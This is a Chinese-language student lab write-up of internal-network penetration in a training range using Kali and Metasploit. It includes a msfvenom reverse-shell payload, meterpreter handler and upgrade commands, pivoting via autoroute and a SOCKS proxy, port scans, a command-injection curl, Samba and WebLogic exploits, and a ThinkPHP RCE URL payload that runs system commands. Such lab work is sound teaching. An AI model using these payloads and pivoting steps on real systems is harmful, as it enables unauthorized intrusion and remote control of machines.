# 网安实践: 内网渗透和攻击

## 实验环境

- kali
- metasploit


## 实验步骤

步骤一设立立足点并发现靶标2-3

1. 在攻击者主机上生成meterpreter.elf文件 msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=<攻击者主机IP> LPORT=<端口> -f elf > meterpreter.elf

```
(kali® kali-attacker)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4422 -f elf > meterpreter.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

2. 上传



3. 在metasploit里设置如下并run - j等待

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set lhost <攻击者主机IP>
set lport <端口>
run -j
```

### 5. 在靶机里运行meterpreter.elf

```
(kali@kali)-[~]
 -$ docker exec -it fe35 bash
root@fe35bfc083e6:/# wget http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf --2025-05-24 19:12:11-- http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
Connecting to 192.168.56.101:61696... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: 'meterpreter.elf'
                                    meterpreter.elf
                                                                                                             207 --.-KB/s
                                                                                                                                  in 0s
2025-05-24 19:12:11 (50.2 MB/s) - 'meterpreter.elf' saved [207/207]
root@fe35bfc083e6:/# chomd 7777 meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# ./meterpreter.elf
bash: ./meterpreter.elf: Permission denied
root@fe35bfc083e6:/# sudo ./meterpreter.elf
bash: sudo: command not found
root@fe35bfc083e6:/# touch meterpreter.elf
root@fe35bfc083e6:/# chomd +x meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# chmod +x meterpreter.elf
root@fe35bfc083e6:/# ./meterpreter.elf
```

### 6. 返回到攻击者主机,可以看到连接成功

### 7. 升级shell

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.56.102:4433 -> 192.168.56.101:41894) at 2025-05-25 00:41
:44 -0400
[*] Stopping exploit/multi/handler
```

8. 查看route, arp, ipconfig

### 

## meterpreter > ipconfig

# Interface 1

=========

Name : lo

Hardware MAC : 00:00:00:00:00:00

MTU : 65536

Flags : UP,LOOPBACK

IPv4 Address : 127.0.0.1 IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:

# Interface 2

========

Name : eth0

Hardware MAC : 22:fd:a1:5d:44:72

MTU : 1500

Flags : UP, BROADCAST, MULTICAST

IPv4 Address : 192.170.84.4 IPv4 Netmask : 255.255.255.0

9. 设置pivot路由

#### 10. 扫描

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.170.84.2-254
rhosts => 192.170.84.2-254
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 21.
msf6 auxiliary(scanner/portscan/tcp) >
                         - 192.170.84.3:80 - TCP OPEN
[+] 192.170.84.3:
[+] 192.170.84.2:
                          - 192.170.84.2:80 - TCP OPEN
[+] 192.170.84.4:
                          - 192.170.84.4:80 - TCP OPEN
[*] 192.170.84.2-254:
                          - Scanned 27 of 253 hosts (10% complete)
[*] 192.170.84.2-254:
                          - Scanned 51 of 253 hosts (20% complete)
                          - Scanned 76 of 253 hosts (30% complete)
[*] 192.170.84.2-254:
                         - Scanned 102 of 253 hosts (40% complete)
[*] 192.170.84.2-254:
[*] 192.170.84.2-254:
                          - Scanned 127 of 253 hosts (50% complete)
[*] 192.170.84.2-254:
                          - Scanned 152 of 253 hosts (60% complete)
[*] 192.170.84.2-254:
                          - Scanned 180 of 253 hosts (71% complete)
[*] 192.170.84.2-254:
                         - Scanned 203 of 253 hosts (80% complete)
                          - Scanned 228 of 253 hosts (90% complete)
[*] 192.170.84.2-254:
[*] 192.170.84.2-254:
                          - Scanned 253 of 253 hosts (100% complete)
```


### 扫描100%后查看存活的主机和服务,使用hosts和services

```
nmap -p 80 192.170.84.3
[*] exec: nmap -p 80 192.170.84.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-24 16:47 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.170.84.3
Host is up (0.00062s latency).
PORT
      STATE
                SERVICE
80/tcp filtered http
Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
<u>msf6</u> exploit(unix/webapp/thinkphp_rce) > vices
[-] Unknown command: vices. Run the help command for more details.
<u>msf6</u> exploit(unix/webapp/thinkphp_rce) > services
Services
 ======
                                             info
host
                port
                       proto
                                     state
                              name
192.168.56.101
                49723
                                     closed
                       tcp
192.168.56.101
                61696
                                    open
                                             Apache httpd 2.4.18 (Ubuntu)
                       tcp
                              http
192.170.84.2
                80
                       tcp
                              http
                                     open
                                     open
192.170.84.3
                80
                       tcp
                              http
192.170.84.4
                80
                                     open
                       tcp
                              http
```


### 11. 设置代理 参照教学课件和视频

```
msf6 auxiliary(scanner/portscan/tcp) > search socks_proxy
Matching Modules
    # Name
                                           Disclosure Date Rank
                                                                         Check Description
    0 auxiliary/server/socks_proxy
                                                               normal No
                                                                                 SOCKS Proxy Server
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy
msf6 auxiliary(scanner/portscan/tcp) > use 0
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
   -(kali⊛kali-attacker)-[~]
 └$ <u>sudo</u> lsof -i tcp:1080 -l -n -P
sudo: unable to resolve host kali-attacker: Name or service not known
[sudo] password for kali:
COMMAND
                                  FD
              PID
                                        TYPE DEVICE SIZE/OFF NODE NAME
                         USER
                                  59u IPv4 837334
10u IPv4 797778
                                                            0t0 TCP 127.0.0.1:40850->127.0.0.1:1080 (ESTABLISHED)
0t0 TCP *:1080 (LISTEN)
firefox-e 366092
                          1000
ruby
            387056
                         1000
ruby
            387056
                         1000
                                  18u IPv4 837762
                                                             0t0 TCP 127.0.0.1:1080->127.0.0.1:40850 (ESTABLISHED)
```

cat /etc/proxychains4.conf 确认有以下配置



并且配置浏览器代理



12. 成功访问第一层



Welcome BMH shooting range

步骤二 攻击新发现的靶机

nginx

1. 设置代理curl扫描到的IP proxychains curl http://192.170.84.2

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2
[*] exec: proxychains curl http://192.170.84.2

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.170.84.2:80 ...
index.php?cmd=ls /tmpmsf6 auxiliary(scanner/portscan/tcp) > proxychains curl
```

2. 根据提示执行以下命令 proxychains curl http://<目标IP>/index.php?cmd=ls%20/tmp

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp
[*] exec: proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.170.84.2:80 ... 0K
index.php?cmd=ls /tmpflag-{bmh1bfc8f55-ce51-4e79-9eeb-5723ac1618c8}
```

#### samba

- 1. 搜索可用攻击模块并选择合适的模块 search semba type:exploit
- 2. 设置options
- 3. 攻击
- 4. get flag

```
msf6 exploit(linux/samba/is_known_pipename) > [*] Command shell session 5 opened (192.170.84.3:35318 -> 192.170.84.4:445 via ses
sion 4) at 2025-05-25 06:23:24 -0400
sessions -i 5
[*] Starting interaction with 5...
ls
flag-{bmh0844854b-efbe-4e19-9726-012704bb0799}
```

## 步骤三 设立pivot路由并发现靶标4-5

1. 查看第一层两台主机的ip

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if31: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether f6:d4:2c:05:83:22 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 192.170.84.4/24 brd 192.170.84.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether e6:e9:70:fe:16:18 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 192.169.85.4/24 brd 192.169.85.255 scope global eth1
        valid_lft forever preferred_lft forever
```

可以看到192.170.84.4这一台机器有双网卡

#### 2. 升级对应的shell

```
msf6 exploit(linux/samba/is_known_pipename) > sessions -u 11
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [11]
[*] Upgrading session ID: 11
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.170.84.3:4433 via the meterpreter on session 10
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > [*] Meterpreter session 12 opened (192.170.84.3:4433 -> 192.170.84.4:45366
 via session 10) at 2025-05-25 07:51:12 -0400
 [*] Stopping exploit/multi/handler
 sessions
 Active sessions
    Id Name Type
                                                                  Information
                                                                                                          Connection
    10
                       meterpreter x86/linux root @ 192.170.84.3
                                                                                                          192.168.56.102:4455 -> 192.168.56.101:45030 (::1)
    11
                       shell cmd/unix
                                                                                                           192.170.84.3:33490 -> 192.170.84.4:445 via session 10 (192.170
                                                                                                           .84.4)
                      meterpreter x86/linux root @ 192.170.84.4 192.170.84.3:4433 -> 192.170.84.4:45366 via session 10 (192.17
```

### 3. 设置pivot路由

```
meterpreter > run autoroute -s 192.169.85.0/24
\[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.169.85.0/255.255.255.0...
[+] Added route to 192.169.85.0/255.255.255.0 via 192.168.56.101
[*] Use the -p option to list all active routes
<u>meterpreter</u> > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
   Subnet
                      Netmask
                                          Gateway
                                          Session 10
   192.169.85.0
                      255.255.255.0
   192.170.84.0
                      255.255.255.0
                                          Session 9
                                          Session 10
   192.170.84.2
                      255.255.255.0
   192.170.84.3
                      255.255.255.0
                                          Session 10
```

### 步骤四 攻击靶标4-5

weblogic

apache

步骤五 发现终点靶标

### 同样, ip a查看第二层靶机的网卡, 发现双网卡

```
msf6 exploit(multi/misc/weblogic_deserialize_asyncresponseservice) > sessions -i 3
[*] Starting interaction with 3...
ip a
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if43: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
   link/ether 96:fb:02:45:11:fc brd ff:ff:ff:ff:ff
   inet 10.10.10.2/24 brd 10.10.10.255 scope global eth0
       valid_lft forever preferred_lft forever
3: eth1@if45: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
   link/ether aa:59:34:00:b2:d3 brd ff:ff:ff:ff:ff
   inet 192.169.85.3/24 brd 192.169.85.255 scope global eth1
      valid_lft forever preferred_lft forever
```

## 升级shell sessions -u <> 进入新启动的shell sessions -i <> 设置pivot路由 run autoroute -s

#### 10,10,10,0/24

- meterpreter > run autoroute -s 10.10.10.0/24
  [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
- [!] Example: run post/multi/manage/autoroute OPTION=value [...]
- Adding a route to 10.10.10.0/255.255.255.0...
- Could not execute autoroute: ArgumentError Invalid :session, expected Session object got Msf::Sessions::Meterpreter\_

### meterpreter > run autoroute -p

- [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
- [!] Example: run post/multi/manage/autoroute OPTION=value [...]

### Active Routing Table

Subnet	Netmask	Gateway
10.10.10.0	255.255.255.0	Session 4
192.169.85.0	255.255.255.0	Session 2
192.170.84.0	255.255.255.0	Session 4

### 扫描发现终点靶标


```
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 5.
msf6 auxiliary(scanner/portscan/tcp) >
                          - 10.10.10.3:80 - TCP OPEN
+ 10.10.10.3:
[*] 10.10.10.2-254:
                          - Scanned 26 of 253 hosts (10% complete)
[*] 10.10.10.2-254:
                          - Scanned 51 of 253 hosts (20% complete)
[*] 10.10.10.2-254:
                         - Scanned 78 of 253 hosts (30% complete)
[*] 10.10.10.2-254:
                          - Scanned 102 of 253 hosts (40% complete)
[*] 10.10.10.2-254:
                         - Scanned 128 of 253 hosts (50% complete)
[*] 10.10.10.2-254:
                         - Scanned 152 of 253 hosts (60% complete)
[*] 10.10.10.2-254:
                          - Scanned 178 of 253 hosts (70% complete)
[*] 10.10.10.2-254:
                         - Scanned 206 of 253 hosts (81% complete)
[*] 10.10.10.2-254:
                         - Scanned 228 of 253 hosts (90% complete)
                         - Scanned 253 of 253 hosts (100% complete)
   10.10.10.2-254:
```

### 步骤六 攻击终点靶标

### thinkphp


cve\_2018\_1002015

1. 浏览器访问以下网页,执行phpinfo() http://<目标IP>:<端口>/index.php?
s=index/\think\app/invokefunction&function=call\_user\_func\_array&vars%5B0%5D=phpinfo
&vars%5B1%5D%5B%5D=1



2. 执行系统命令 http://<目标IP>:<端口>/index.php?

s=index/\think\app/invokefunction&function=call\_user\_func\_array&vars%5B0%5D=system&
vars%5B1%5D%5B%5D=ls%20/tmp



## 参考资料

教学课件